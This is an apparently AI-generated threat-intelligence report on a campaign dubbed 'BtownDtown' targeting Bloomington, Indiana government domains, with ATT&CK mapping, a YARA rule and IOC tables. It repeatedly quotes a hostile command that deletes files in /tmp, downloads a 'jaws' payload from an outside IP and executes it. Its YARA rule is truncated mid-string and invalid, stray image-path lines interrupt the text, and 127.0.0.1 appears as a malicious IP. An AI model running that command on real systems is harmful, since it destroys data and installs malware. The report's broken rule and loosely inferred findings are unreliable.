Cyber Threat Intelligence Report

Castle Bravo Project
Open Code. Open Defense. Open Future.

Event: BtownDtown

Generated on: Sun, 13 Jul 2025 21:42:48 GMT

1. Executive Summary

The "BtownDtown" event indicates a sophisticated and active threat targeting government-related domains, specifically those associated with "bloomington.in.gov". The presence of numerous malicious file hashes, coupled with direct links to command-and-control (C2) infrastructure and explicit shell commands for payload download and execution (e.g., 'wget http://54.207.152.36/jaws'), points to a significant compromise or ongoing attack campaign. The wide array of associated suspicious IPs and domains, including those from .ru TLDs and various IP ranges, suggests a broad and potentially distributed C2 network. The threat level is assessed as Critical due to the targeting of government infrastructure, the clear intent of malware deployment, and the extensive network of malicious indicators. Immediate actions should include isolating any compromised systems or network segments related to the 'bloomington.in.gov' domains, blocking all identified malicious IPs and domains at the network perimeter, and initiating a comprehensive scan for and removal of all associated file hashes across the enterprise. Furthermore, a full forensic investigation is critical to determine the initial vector, scope of compromise, and any data exfiltration. Enhanced monitoring for all listed indicators is also highly recommended.

2. Actionable Recommendations

Here are specific, actionable recommendations for the next steps in the investigation:

Network Forensics:
* Review firewall, proxy, and DNS logs for all connections involving `192.188.224.5`, `75.135.80.12`, `94.244.87.121`, `68.32.24.102`, `82.192.32.215`, and `54.207.152.36`.
* Implement immediate network perimeter blocks for all identified malicious IPs and C2 URLs (e.g., `http://75.135.80.12/setup.htm`, `http://94.244.87.121/online.htm`, `http://68.32.24.102/`, `http://82.192.32.215/yqdx.htm`, and `http://54.207.152.36/jaws`).

* Analyze network flow data (NetFlow/IPFIX) for unusual outbound connections or data exfiltration attempts from `bloomington.in.gov` infrastructure.
* Examine web server logs on `bloomington.in.gov` domains for suspicious requests, POST data, or web shell activity.

Host-Based Analysis:
* Isolate all systems identified as communicating with the malicious IPs or hosting the targeted `bloomington.in.gov` domains.
* Scan all endpoints for the presence of the identified malicious file hashes: `a1f5dce48fcd7cf1e647...`, `a92aeee61a78fbc31bf2...`, and `018da4d625c47f767e87...`. Remove found instances.
* Examine endpoint detection and response (EDR) or system logs for process execution related to `wget` or `curl` downloading `jaws` or other payloads, and for `sh+/tmp/jaws` execution.
* Perform full forensic images of any confirmed compromised hosts to preserve evidence for deeper analysis of initial access, lateral movement, and data exfiltration.
* Review system logs (e.g., Windows Event Logs, Linux auth.log) for suspicious user accounts, privilege escalation, or unauthorized access attempts.

Intelligence & Threat Hunting:
* Pivot on the campaign name "BtownDtown" in threat intelligence platforms (TIPs) for associated TTPs, additional IOCs, and known threat actors.
* Utilize OSINT tools (e.g., VirusTotal, Shodan, Passive DNS) to identify additional infrastructure linked to the malicious IPs (e.g., `192.188.224.5`, `54.207.152.36`) and C2 domains, including any `.ru` TLD connections.
* Search for the provided file hashes in public and private malware repositories to determine malware family, capabilities, and prevalence.
* Proactively hunt for similar `wget` or `curl` commands attempting to download executables from suspicious IPs across the entire enterprise network.
* Monitor for any new DNS registrations or SSL certificates related to "bloomington.in.gov" that could indicate typosquatting or phishing.

3. Attack Timeline (Key Indicators)

1 **MAIN**
BtownDtown

2 **DOMAIN**
bloomington.in.gov

3 **DOMAIN**
webmail.bloomington.in.gov

4 **IP**
192.188.224.5

5 **FILE**
a92aeee61a78fbc31bf2554bd1e6bce86e2d865040ef7110b2d42a9d3e24033a

6 **FILE**
018da4d625c47f767e8765c59626b522e7a2eec3788062651070b83e49c0a514

7 **FILE**
a1f5dce48fcd7cf1e6470bc050d8f655843a591b3b16f246e654a05248300364

8 **DOMAIN**
http://127.0.0.1/shell?cd+/tmp;rm+-rf+*;wget+http://54.207.152.36/jaws;sh+/tmp/jaws

9 **DOMAIN**
acxerox.com

10 **IP**
75.135.80.12

4. ATT&CK® Kill Chain

INITIAL ACCESS

Phishing

T1566

JUSTIFICATION

The targeting of 'bloomington.in.gov' and 'webmail.bloomington.in.gov' along with the presence of 'acxerox.com' (a likely spoofed or malicious domain) suggests a phishing attempt as the initial access vector.

EVIDENCE

- bloomington.in.gov
- webmail.bloomington.in.gov
- acxerox.com

EXECUTION

Command and Scripting Interpr...

T1059

JUSTIFICATION

The malicious URL contains direct shell commands (cd, rm, wget, sh) indicating the use of a command and scripting interpreter to execute arbitrary commands on the compromised system.

EVIDENCE

- http://127.0.0.1/shell?cd+/t...

DEFENSE EVASION

Indicator Removal

T1070

JUSTIFICATION

The 'rm -rf *' command embedded in the malicious URL suggests an attempt to remove forensic artifacts or clear evidence from the compromised system.

EVIDENCE

- http://127.0.0.1/shell?cd+/t...

COMMAND AND CONTROL

Standard Application Layer Prot...

T1071.001

JUSTIFICATION

The 'wget' command downloading 'jaws' from 'http://54.207.152.36/jaws' demonstrates the use of HTTP, a standard application layer protocol, for command and control communication to retrieve additional tools.

EVIDENCE

- http://127.0.0.1/shell?cd+/t...

IMPACT

Data Destruction

T1485


JUSTIFICATION

The 'rm -rf *' command, if successfully executed, would lead to the irreversible deletion of files on the compromised system, resulting in data destruction.


EVIDENCE

`http://127.0.0.1/shell?cd+/t…`

5. MITRE ATT&CK® Matrix Overview



6. Attack Flow Diagram



7. Detailed TTP Analysis

Initial Access

TA0001

Phishing (T1566)

The targeting of 'bloomington.in.gov' and 'webmail.bloomington.in.gov' along with the presence of 'acxerox.com' (a likely spoofed or malicious domain) suggests a phishing attempt as the initial access vector.

RELATED INDICATORS:

- `bloomington.in.gov`
- `webmail.bloomington.in.gov`
- `acxerox.com`

Execution

TA0002

Command and Scripting Interpreter (T1059)

The malicious URL contains direct shell commands (cd, rm, wget, sh) indicating the use of a command and scripting interpreter to execute arbitrary commands on the compromised system.

RELATED INDICATORS:

- `http://127.0.0.1/shell?cd+/tmp;rm+-rf+*;wget+http://54.207.152.36/jaws;sh+/tmp/jaws`

Defense Evasion

TA0005

Indicator Removal (T1070)

*The 'rm -rf *' command embedded in the malicious URL suggests an attempt to remove forensic artifacts or clear evidence from the compromised system.*

RELATED INDICATORS:

- `http://127.0.0.1/shell?cd+/tmp;rm+-rf+*;wget+http://54.207.152.36/jaws;sh+/tmp/jaws`

Command and Control

TA0011

Standard Application Layer Protocol (T1071.001)

The 'wget' command downloading 'jaws' from 'http://54.207.152.36/jaws' demonstrates the use of HTTP, a standard application layer protocol, for command and control communication to retrieve additional tools.

RELATED INDICATORS:

`http://127.0.0.1/shell?cd+/tmp;rm+-rf+*;wget+http://54.207.152.36/jaws;sh+/tmp/jaws`

Impact

TA0040

Data Destruction (T1485)

*The 'rm -rf *' command, if successfully executed, would lead to the irreversible deletion of files on the compromised system, resulting in data destruction.*

RELATED INDICATORS:

`http://127.0.0.1/shell?cd+/tmp;rm+-rf+*;wget+http://54.207.152.36/jaws;sh+/tmp/jaws`

Appendix

A.1 YARA Detection Rule

```
import "hash"

rule Threat_Intel_Report_Rule
{
    meta:
        description = "Detects files based on known filenames (which are SHA256 h
        author = "Castle Bravo Project - Threat Intel Visualizer AI"
        date = "2025-07-13"

    strings:
        $f1 = "a1f5dce48fcd7cf1e6470bc050d8f655843a591b3b16f246e654a05248300364"
        $f2 = "a92aeee61a78fbc31bf2554bd1e6bce86e2d865040ef7110b2d42a9d3e24033a"
        $f3 = "018da4d625c47f767e8765c59626b522e7a2eec3788062651070b83e49c0a514"
        $f4 = "001401b7e3caf990241cc1653bb6630a8a39d1cddb12e1ef8501ecc93abc1d1d"
        $f5 = "003f8782b5ca4af65c000958e29099000a3c1da8634b87a56cabd12625f3f4a2"
        $f6 = "004ab7dec9062968c9212f8f3adad97c4f3abbd319ffed7a30b80918ad801e4b"
        $f7 = "00680c4c416554f6f64916bd4ef2fb46e1ad213710c02094ed7017529e9063a6"
        $f8 = "00780c42dcc648904d929202c2e05ceee78d2a1262bf70c97a10255696386be7"
        $f9 = "00985651534f280bd65e3d049f3e374857f5f630679b47b1292b892caa4dfaca"
        $f10 = "009c92f5f6cd32c421ae1b44c8c2b09ac800b71ce78971a7d244721ba960350b"
        $f11 = "00bd03dcd89757a179a03e495e18f0ddf11bff9d41d7940f25e24aada5c51fc1"
        $f12 = "00c44e0198de628f05c43b024cfb938e39c3a9df588116257f8b627f84f5acbe"
        $f13 = "00d0ac33f87cc39da3a66ee872c105ec1b8d5e76063f9e197aa7679bc2e0bfd2"
        $f14 = "0109dd2f371d2b84f16b63318b13cb43c4b1131b6d2fa728daa070c45821c3c6"
        $f15 = "011f063614bb0a93a2929bffcfab604b9366b9497abd32df62263dab6b48d3d1"
        $f16 = "014baaefaab885876cd95661cca5d3035fa7bb7ff1a91acb5b31e8857c9eb484"
        $f17 = "016366f4f16fbe74a8c24f429c5939ac8e616f863b700e6ad18781bb46946bff"
        $f18 = "018deaddee35af015f2a96790e80d4363e216c9ed658c4afc6ef2d5c60d10190"
        $f19 = "01900eecb3d6a211ac859c0ca2e758873f15753eda84259e703a403f42d8e15a"
        $f20 = "01add07142b6cfa1186957048a5cbe94a96a86946a3c3ca2e3184a685d489030"
        $f21 = "01bf35806098f1c203e2497ed3131bc4ee43a8fa0c4c484c306e50a54de8344d"
        $f22 = "020c52716e1c6bf422f2607379fc3b7f34f64426e16611c9f1c8776354e55842"
        $f23 = "0251c59aaf2b96d9f707b57345777de7a45e67ce7ff9cee4e8d09e8af61e1dde"
        $f24 = "0034b775d3a6567c197bc4ba36353158a1df57aafe9d1573277aa8b8fa2b82b4"
        $f25 = "07f8fde795e4728f0fb36e048d9d4b984f6bbeeacaa5da8248d409e08b66d564"
        $f26 = "08ab8b6941896c0d6bc1bf7a3b8293a27c41834e9f1117108e4559bbd1eacea2"
        $f27 = "10fba305bf2ece39c4de70e2973c3eb8ae39dae1d2769f1ccd7ea0a82b4fe5e0"
        $f28 = "14b2f50413940faac86dcf0ad99239770b1ce5661ed7ca0f6762770f72f2d00d"
```

```
$f29 = "185e0161868d2c9ada236bbf0bb775b993ebcd8912b537bdb7a34692033d5f03"
$f30 = "1947a6a753a0b1ec71d4cd4b255ebf5e768957a24e6bcfc2c59f40b4b62a2d00"
$f31 = "1b6a37f8487e7e7ad2cd1668519166265a78a0b193c08787f339c366c09bc550"
$f32 = "204a5f293433b9d400087055d836714d34d807686cb58ce03c6f9f7068eb42b7"
$f33 = "23342cd62a2fb4fc68f98baac36e37ad13c5a2c312b0084121bd277f3ba87d5a"
$f34 = "242b83f2cf19e60de9ccd9133c59a5d3e5fbae6e2f43b7027b1869b56571a088"
$f35 = "335ae7b05efcb48476a568c4299242d05df02c4f3ee91cb1415c079322533ca5"
$f36 = "3694b91b882677b43f836ce3d560d73c56aa86f0fdc67207e526b123b2afb036"
$f37 = "3b1ac280dbe05e185ea0283ccf0f34779eedf3a3233e6d2bf12e3d72dd966bde"
$f38 = "3c16f72ecc4b96231e4e4ff8110f7b6bfb584770fbbb52f139a8d7e00c764ee8"
$f39 = "3ef5de02ed9531a02068e9ce9512136474bd86df0758c4d32c3499a497fef361"
$f40 = "4340493aec8e096eb0dcedd2f16e41175cb9d9a7bb7f2448434ccdb2a290f0c9"
$f41 = "49667240e659b94e9d6d146d77e9e86a879dcf689d1e32a8e5c4c9534f770b6e"
$f42 = "4ff5d3185b8cadea1def90ac62c39fe849abfa36abb6d103c65e0aa36788c2ae"
$f43 = "8c239a65d5642ff3781605caf9bad907388f3ea46262250706d0d6ef6b082fa6"
$f44 = "50766d047a6491bdb40164a34c7871b27deaee03c835cf0bc8fff357dec92fce"
$f45 = "5d9fe333ff9418969a16d011c667061d9440f4f3b8628fec811f306d71ecad94"
$f46 = "5e0a97feedeabe5967c20f72395ce50a1a48cc7b9e9e54d38b7187a511a942f0"
$f47 = "6ac2c5349935d5ff7e0e7adc19ca7b987e440fb0bfbafba09efed752fb8a2f01"
$f48 = "6b46bed551e0aa189727bd067d3a1cc3ff44b9166aa18b189cb65bea18f0a09f"
$f49 = "77f52e103e8b494fa8088cf2b5776f2db531cec39010cb2b70beeb4fdcb9b7bb"
$f50 = "7f30aae5a76af09e3845e13bc9afaf0c237889716fcf9e30dab7fc5de9b6610c"
$f51 = "82c1688f3cf7a89d6a5d813ac36c3361738af0e7b19c7a31cb198f64606b3968"
$f52 = "85e99f3c7e235c0e3e39940b65fb36100995d3e6e809c702c111c3b5ac816e3d"
$f53 = "8bce89b38e6ed85ac1f62b4ab360613058732d0730ce32bb8c8ce2646ec04162"
$f54 = "9432f0362e9240fc084c6b9bd291c58ed360280b5b2aaba8e96781e5fbcbbaee"
$f55 = "9af9eef6c7ff475d425f66cf0b3bf3e52bfd711830396221cbee91507a3c34d5"
$f56 = "9e3155552c418be0d7739c4e114a66fcdad5f9b0fedd6adcc3537e8f1ed69248"
$f57 = "9fc78e6428f891951c5274ff8370b852fdd7b668ee2c1a103f8cc49adf8da0b4"
$f58 = "a10118d297409461a1744e13da43df1133eafd8b455a9ce392b723d197a87d7b"
$f59 = "a515c9b3876d9fd019247958d4591a863dd6a052f1bcf29517556daeaa371987"
$f60 = "b482235038fc735c6efbd78f13d20a95353a4f6fbc370ee52546b56201705744"
$f61 = "b8943fada4b60363078f8191922e04787f36809c1e45296ee252e63bf8a1b8c6"
$f62 = "b98aab18424e70137c246ddbbb3f422fd5cfced6bf784db82d91497fc8696eef"
$f63 = "c2b06ac2d97ad1265edadd74ffbcc5916f0045af5a7873868ee10c55d3671a50"
$f64 = "c7e10cdb8c768e6a28e018cca75b5d847dad7742040db659395dd44a0505dbb7"
$f65 = "c9845aa24f1654a38f6be717b16b7fcd8b66cd3935691035cff661e3d75347e6"
$f66 = "d7e77be300c5d82ce0bff8ff20f10a0c15cd546d6ad49cffae50afcd9a409def"
$f67 = "d87c58470b1ce36688e4e62f83c91f438fbf064d81df1a2ce792bba72625f22b"
$f68 = "e706c8846170251b11116c5421430ceb5e04af3f89f723b2e277089a76004e3e"
$f69 = "e9fb231b97577d6d6b475f9b5a1db213b304981cb21e4a5a7c955722118f69ea"
$f70 = "eaed0a59dc11c28290cee5c2ce0e33b3f5624a941373e3ec4dc0c48cbf0863a1"
$f71 = "eb7f2b5c41f9bde37f60b4677da91f7f0b8cb9ee0c436d715a8b938be573c802"
$f72 = "f1aafa7867e3c6611d7d62662ff69d9642143277268988964c73cd54ef3e2905"
$f73 = "f67871731f6283d857edc07f3f562415c0797a7bed387945982b762457a848da"
```

```
        $f74 = "f8f95e6c0031f54f46c1aa451b48602ea5e2d3164b193e7061397fff0e33f483"
        $f75 = "451e4b4ca713a8f59c92f05bd5a8f9deafe944235b3ce05c2206faeeeddbfd4f"
        $f76 = "6ec3c761201b6b49e57a72fe78b55b01f0ed0198d0146555f21f78b49bd6be24"
        $f77 = "f17ca55e83fd81f1aa49c74f57d1f2f6339fe0f9940902270663fa807750eb29"
        $f78 = "f2845f61754dc0cb25cb0da33550a6f76b06f74dd14a99d7dee78ff2feac33af"
        $f79 = "e6c8cd55c475fcbd2c072b43aede298c546cfb68719f7b365b28697a040b13a4"

    condition:
        (any of ($f*)) or (
            hash.sha256() == "a1f5dce48fcd7cf1e6470bc050d8f655843a591b3b16f246e65
            hash.sha256() == "a92aeee61a78fbc31bf2554bd1e6bce86e2d865040ef7110b2d
            hash.sha256() == "018da4d625c47f767e8765c59626b522e7a2eec378806265107
            hash.sha256() == "001401b7e3caf990241cc1653bb6630a8a39d1cddb12e1ef850
            hash.sha256() == "003f8782b5ca4af65c000958e29099000a3c1da8634b87a56ca
            hash.sha256() == "004ab7dec9062968c9212f8f3adad97c4f3abbd319ffed7a30b
            hash.sha256() == "00680c4c416554f6f64916bd4ef2fb46e1ad213710c02094ed7
            hash.sha256() == "00780c42dcc648904d929202c2e05ceee78d2a1262bf70c97a1
            hash.sha256() == "00985651534f280bd65e3d049f3e374857f5f630679b47b1292
            hash.sha256() == "009c92f5f6cd32c421ae1b44c8c2b09ac800b71ce78971a7d24
            hash.sha256() == "00bd03dcd89757a179a03e495e18f0ddf11bff9d41d7940f25e
            hash.sha256() == "00c44e0198de628f05c43b024cfb938e39c3a9df588116257f8
            hash.sha256() == "00d0ac33f87cc39da3a66ee872c105ec1b8d5e76063f9e197aa
            hash.sha256() == "0109dd2f371d2b84f16b63318b13cb43c4b1131b6d2fa728daa
            hash.sha256() == "011f063614bb0a93a2929bffcfab604b9366b9497abd32df622
            hash.sha256() == "014baaefaab885876cd95661cca5d3035fa7bb7ff1a91acb5b3
            hash.sha256() == "016366f4f16fbe74a8c24f429c5939ac8e616f863b700e6ad18
            hash.sha256() == "018deaddee35af015f2a96790e80d4363e216c9ed658c4afc6e
            hash.sha256() == "01900eecb3d6a211ac859c0ca2e758873f15753eda84259e703
            hash.sha256() == "01add07142b6cfa1186957048a5cbe94a96a86946a3c3ca2e31
            hash.sha256() == "01bf35806098f1c203e2497ed3131bc4ee43a8fa0c4c484c306
            hash.sha256() == "020c52716e1c6bf422f2607379fc3b7f34f64426e16611c9f1c
            hash.sha256() == "0251c59aaf2b96d9f707b57345777de7a45e67ce7ff9cee4e8d
            hash.sha256() == "0034b775d3a6567c197bc4ba36353158a1df57aafe9d1573277
            hash.sha256() == "07f8fde795e4728f0fb36e048d9d4b984f6bbeeacaa5da8248d
            hash.sha256() == "08ab8b6941896c0d6bc1bf7a3b8293a27c41834e9f1117108e4
            hash.sha256() == "10fba305bf2ece39c4de70e2973c3eb8ae39dae1d2769f1ccd7
            hash.sha256() == "14b2f50413940faac86dcf0ad99239770b1ce5661ed7ca0f676
            hash.sha256() == "185e0161868d2c9ada236bbf0bb775b993ebcd8912b537bdb7a
            hash.sha256() == "1947a6a753a0b1ec71d4cd4b255ebf5e768957a24e6bcfc2c59
            hash.sha256() == "1b6a37f8487e7e7ad2cd1668519166265a78a0b193c08787f33
            hash.sha256() == "204a5f293433b9d400087055d836714d34d807686cb58ce03c6
            hash.sha256() == "23342cd62a2fb4fc68f98baac36e37ad13c5a2c312b0084121b
            hash.sha256() == "242b83f2cf19e60de9ccd9133c59a5d3e5fbae6e2f43b7027b1
            hash.sha256() == "335ae7b05efcb48476a568c4299242d05df02c4f3ee91cb1415
            hash.sha256() == "3694b91b882677b43f836ce3d560d73c56aa86f0fdc67207e52
```

```
hash.sha256() == "3b1ac280dbe05e185ea0283ccf0f34779eedf3a3233e6d2bf12
hash.sha256() == "3c16f72ecc4b96231e4e4ff8110f7b6bfb584770fbbb52f139a
hash.sha256() == "3ef5de02ed9531a02068e9ce9512136474bd86df0758c4d32c3
hash.sha256() == "4340493aec8e096eb0dcedd2f16e41175cb9d9a7bb7f2448434
hash.sha256() == "49667240e659b94e9d6d146d77e9e86a879dcf689d1e32a8e5c
hash.sha256() == "4ff5d3185b8cadea1def90ac62c39fe849abfa36abb6d103c65
hash.sha256() == "8c239a65d5642ff3781605caf9bad907388f3ea46262250706d
hash.sha256() == "50766d047a6491bdb40164a34c7871b27deaee03c835cf0bc8f
hash.sha256() == "5d9fe333ff9418969a16d011c667061d9440f4f3b8628fec811
hash.sha256() == "5e0a97feedeabe5967c20f72395ce50a1a48cc7b9e9e54d38b7
hash.sha256() == "6ac2c5349935d5ff7e0e7adc19ca7b987e440fb0bfbafba09ef
hash.sha256() == "6b46bed551e0aa189727bd067d3a1cc3ff44b9166aa18b189cb
hash.sha256() == "77f52e103e8b494fa8088cf2b5776f2db531cec39010cb2b70b
hash.sha256() == "7f30aae5a76af09e3845e13bc9afaf0c237889716fcf9e30dab
hash.sha256() == "82c1688f3cf7a89d6a5d813ac36c3361738af0e7b19c7a31cb1
hash.sha256() == "85e99f3c7e235c0e3e39940b65fb36100995d3e6e809c702c11
hash.sha256() == "8bce89b38e6ed85ac1f62b4ab360613058732d0730ce32bb8c8
hash.sha256() == "9432f0362e9240fc084c6b9bd291c58ed360280b5b2aaba8e96
hash.sha256() == "9af9eef6c7ff475d425f66cf0b3bf3e52bfd711830396221cbe
hash.sha256() == "9e3155552c418be0d7739c4e114a66fcdad5f9b0fedd6adcc35
hash.sha256() == "9fc78e6428f891951c5274ff8370b852fdd7b668ee2c1a103f8
hash.sha256() == "a10118d297409461a1744e13da43df1133eafd8b455a9ce392b
hash.sha256() == "a515c9b3876d9fd019247958d4591a863dd6a052f1bcf295175
hash.sha256() == "b482235038fc735c6efbd78f13d20a95353a4f6fbc370ee5254
hash.sha256() == "b8943fada4b60363078f8191922e04787f36809c1e45296ee25
hash.sha256() == "b98aab18424e70137c246ddbbb3f422fd5cfced6bf784db82d9
hash.sha256() == "c2b06ac2d97ad1265edadd74ffbcc5916f0045af5a7873868ee
hash.sha256() == "c7e10cdb8c768e6a28e018cca75b5d847dad7742040db659395
hash.sha256() == "c9845aa24f1654a38f6be717b16b7fcd8b66cd3935691035cff
hash.sha256() == "d7e77be300c5d82ce0bff8ff20f10a0c15cd546d6ad49cffae5
hash.sha256() == "d87c58470b1ce36688e4e62f83c91f438fbf064d81df1a2ce79
hash.sha256() == "e706c8846170251b11116c5421430ceb5e04af3f89f723b2e27
hash.sha256() == "e9fb231b97577d6d6b475f9b5a1db213b304981cb21e4a5a7c9
hash.sha256() == "eaed0a59dc11c28290cee5c2ce0e33b3f5624a941373e3ec4dc
hash.sha256() == "eb7f2b5c41f9bde37f60b4677da91f7f0b8cb9ee0c436d715a8
hash.sha256() == "f1aafa7867e3c6611d7d62662ff69d96421432772689880964c7
hash.sha256() == "f67871731f6283d857edc07f3f562415c0797a7bed387945982
hash.sha256() == "f8f95e6c0031f54f46c1aa451b48602ea5e2d3164b193e70613
hash.sha256() == "451e4b4ca713a8f59c92f05bd5a8f9deafe944235b3ce05c220
hash.sha256() == "6ec3c761201b6b49e57a72fe78b55b01f0ed0198d0146555f21
hash.sha256() == "f17ca55e83fd81f1aa49c74f57d1f2f6339fe0f994090227066
hash.sha256() == "f2845f61754dc0cb25cb0da33550a6f76b06f74dd14a99d7dee
hash.sha256() == "e6c8cd55c475fcbd2c072b43aede298c546cfb68719f7b365b2
```

```
        )
}
```

A.2 All Indicators of Compromise (IOCs)

INDICATOR VALUE	TYPE
192.188.224.5	Ip
a1f5dce48fcd7cf1e647...654a05248300364	File
a92aeee61a78fbc31bf2...2d42a9d3e24033a	File
webmail.bloomington.in.gov	Domain
www.bloomington.indiana.gov	Domain
bloomington.in.gov	Domain
www.bloomington.in.gov	Domain
map.bloomington.in.gov	Domain
018da4d625c47f767e87...070b83e49c0a514	File
http://75.135.80.12/setup.htm	Domain
http://94.244.87.121/online.htm	Domain
http://127.0.0.1/she...ws;sh+/tmp/jaws	Domain
http://68.32.24.102/	Domain
http://82.192.32.215/yqdx.htm	Domain
http://88.182.33.222/zhbhlllsgah.png	Domain

INDICATOR VALUE	TYPE
http://93.156.66.32/xwupcjffxfyi.htm	Domain
http://82.192.32.215/rvtujfxdlv.png	Domain
http://195.96.244.83/xgru.png	Domain
http://84.234.44.249/	Domain
http://acxerox.com/t....php?adv=adv516	Domain
http://ishi-bati.com/kartos/kartos.bin	Domain
http://88.182.33.222/piz.png	Domain
http://pipiskin.hk/index1.php	Domain
http://83.251.87.212/bfhxtg.png	Domain
http://93.156.66.32/snlylpk.png	Domain
http://82.229.177.16/	Domain
http://88.182.33.222/uvh.png	Domain
http://131.130.170.215/bequsxrqus.png	Domain
http://88.182.33.222/qmxn.htm	Domain
http://88.182.33.222/cipyrbvto.htm	Domain
http://131.130.170.215/ojveigxlt.png	Domain
http://88.182.33.222/gddsp.htm	Domain
127.0.0.1	Ip
75.135.80.12	Ip

INDICATOR VALUE	TYPE
acxerox.com	Domain
83.251.87.212	Ip
pipiskin.hk	Domain
001401b7e3caf990241c...501ecc93abc1d1d	File
003f8782b5ca4af65c00...cabd12625f3f4a2	File
004ab7dec9062968c921...0b80918ad801e4b	File
00680c4c416554f6f649...d7017529e9063a6	File
00780c42dcc648904d92...a10255696386be7	File
00985651534f280bd65e...92b892caa4dfaca	File
009c92f5f6cd32c421ae...244721ba960350b	File
00bd03dcd89757a179a0...5e24aada5c51fc1	File
00c44e0198de628f05c4...f8b627f84f5acbe	File
00d0ac33f87cc39da3a6...aa7679bc2e0bfd2	File
0109dd2f371d2b84f16b...aa070c45821c3c6	File
011f063614bb0a93a292...2263dab6b48d3d1	File
014baaefaab885876cd9...b31e8857c9eb484	File
016366f4f16fbe74a8c2...18781bb46946bff	File
018deaddee35af015f2a...6ef2d5c60d10190	File
01900eecb3d6a211ac85...03a403f42d8e15a	File

INDICATOR VALUE	TYPE
01add07142b6cfa11869...3184a685d489030	File
01bf35806098f1c203e2...06e50a54de8344d	File
020c52716e1c6bf422f2...1c8776354e55842	File
0251c59aaf2b96d9f707...8d09e8af61e1dde	File
aletazgi.ru	Domain
avmakpyt.ru	Domain
azvaebyn.ru	Domain
ba0.waxpehby.ru	Domain
cagremub.ru	Domain
citpoloj.ru	Domain
cst7f.zempakiv.ru	Domain
epejanhi.ru	Domain
fywo9lz.tunzovnu.ru	Domain
juuqbuah.ru	Domain
nobzekyx.ru	Domain
oqivynle.ru	Domain
siwebheb.ru	Domain
wowrizep.ru	Domain
0034b775d3a6567c197b...77aa8b8fa2b82b4	File

INDICATOR VALUE	TYPE
07f8fde795e4728f0fb3...8d409e08b66d564	File
08ab8b6941896c0d6bc1...e4559bbd1eacea2	File
10fba305bf2ece39c4de...d7ea0a82b4fe5e0	File
14b2f50413940faac86d...762770f72f2d00d	File
185e0161868d2c9ada23...7a34692033d5f03	File
1947a6a753a0b1ec71d4...59f40b4b62a2d00	File
1b6a37f8487e7e7ad2cd...339c366c09bc550	File
204a5f293433b9d40008...c6f9f7068eb42b7	File
23342cd62a2fb4fc68f9...1bd277f3ba87d5a	File
242b83f2cf19e60de9cc...b1869b56571a088	File
335ae7b05efcb48476a5...15c079322533ca5	File
3694b91b882677b43f83...526b123b2afb036	File
3b1ac280dbe05e185ea0...12e3d72dd966bde	File
3c16f72ecc4b96231e4e...9a8d7e00c764ee8	File
3ef5de02ed9531a02068...c3499a497fef361	File
4340493aec8e096eb0dc...34ccdb2a290f0c9	File
49667240e659b94e9d6d...5c4c9534f770b6e	File
4ff5d3185b8cadea1def...65e0aa36788c2ae	File
www.acxerox.com	Domain

INDICATOR VALUE	TYPE
8c239a65d5642ff37816...6d0d6ef6b082fa6	File
146.148.207.166	Ip
23.80.214.52	Ip
23.83.195.137	Ip
34.98.99.30	Ip
34.102.136.180	Ip
50.63.202.51	Ip
184.168.221.49	Ip
184.168.221.63	Ip
50.63.202.48	Ip
184.168.221.57	Ip
50.63.202.36	Ip
184.168.221.32	Ip
50.63.202.59	Ip
50.63.202.43	Ip
50.63.202.33	Ip
184.168.221.45	Ip
184.168.221.48	Ip
184.168.221.62	Ip

INDICATOR VALUE	TYPE
184.168.221.58	Ip
50.63.202.63	Ip
50766d047a6491bdb401...8fff357dec92fce	File
5d9fe333ff9418969a16...11f306d71ecad94	File
5e0a97feedeabe5967c2...b7187a511a942f0	File
6ac2c5349935d5ff7e0e...efed752fb8a2f01	File
6b46bed551e0aa189727...cb65bea18f0a09f	File
77f52e103e8b494fa808...0beeb4fdcb9b7bb	File
7f30aae5a76af09e3845...ab7fc5de9b6610c	File
82c1688f3cf7a89d6a5d...b198f64606b3968	File
85e99f3c7e235c0e3e39...111c3b5ac816e3d	File
8bce89b38e6ed85ac1f6...c8ce2646ec04162	File
9432f0362e9240fc084c...96781e5fbcbbaee	File
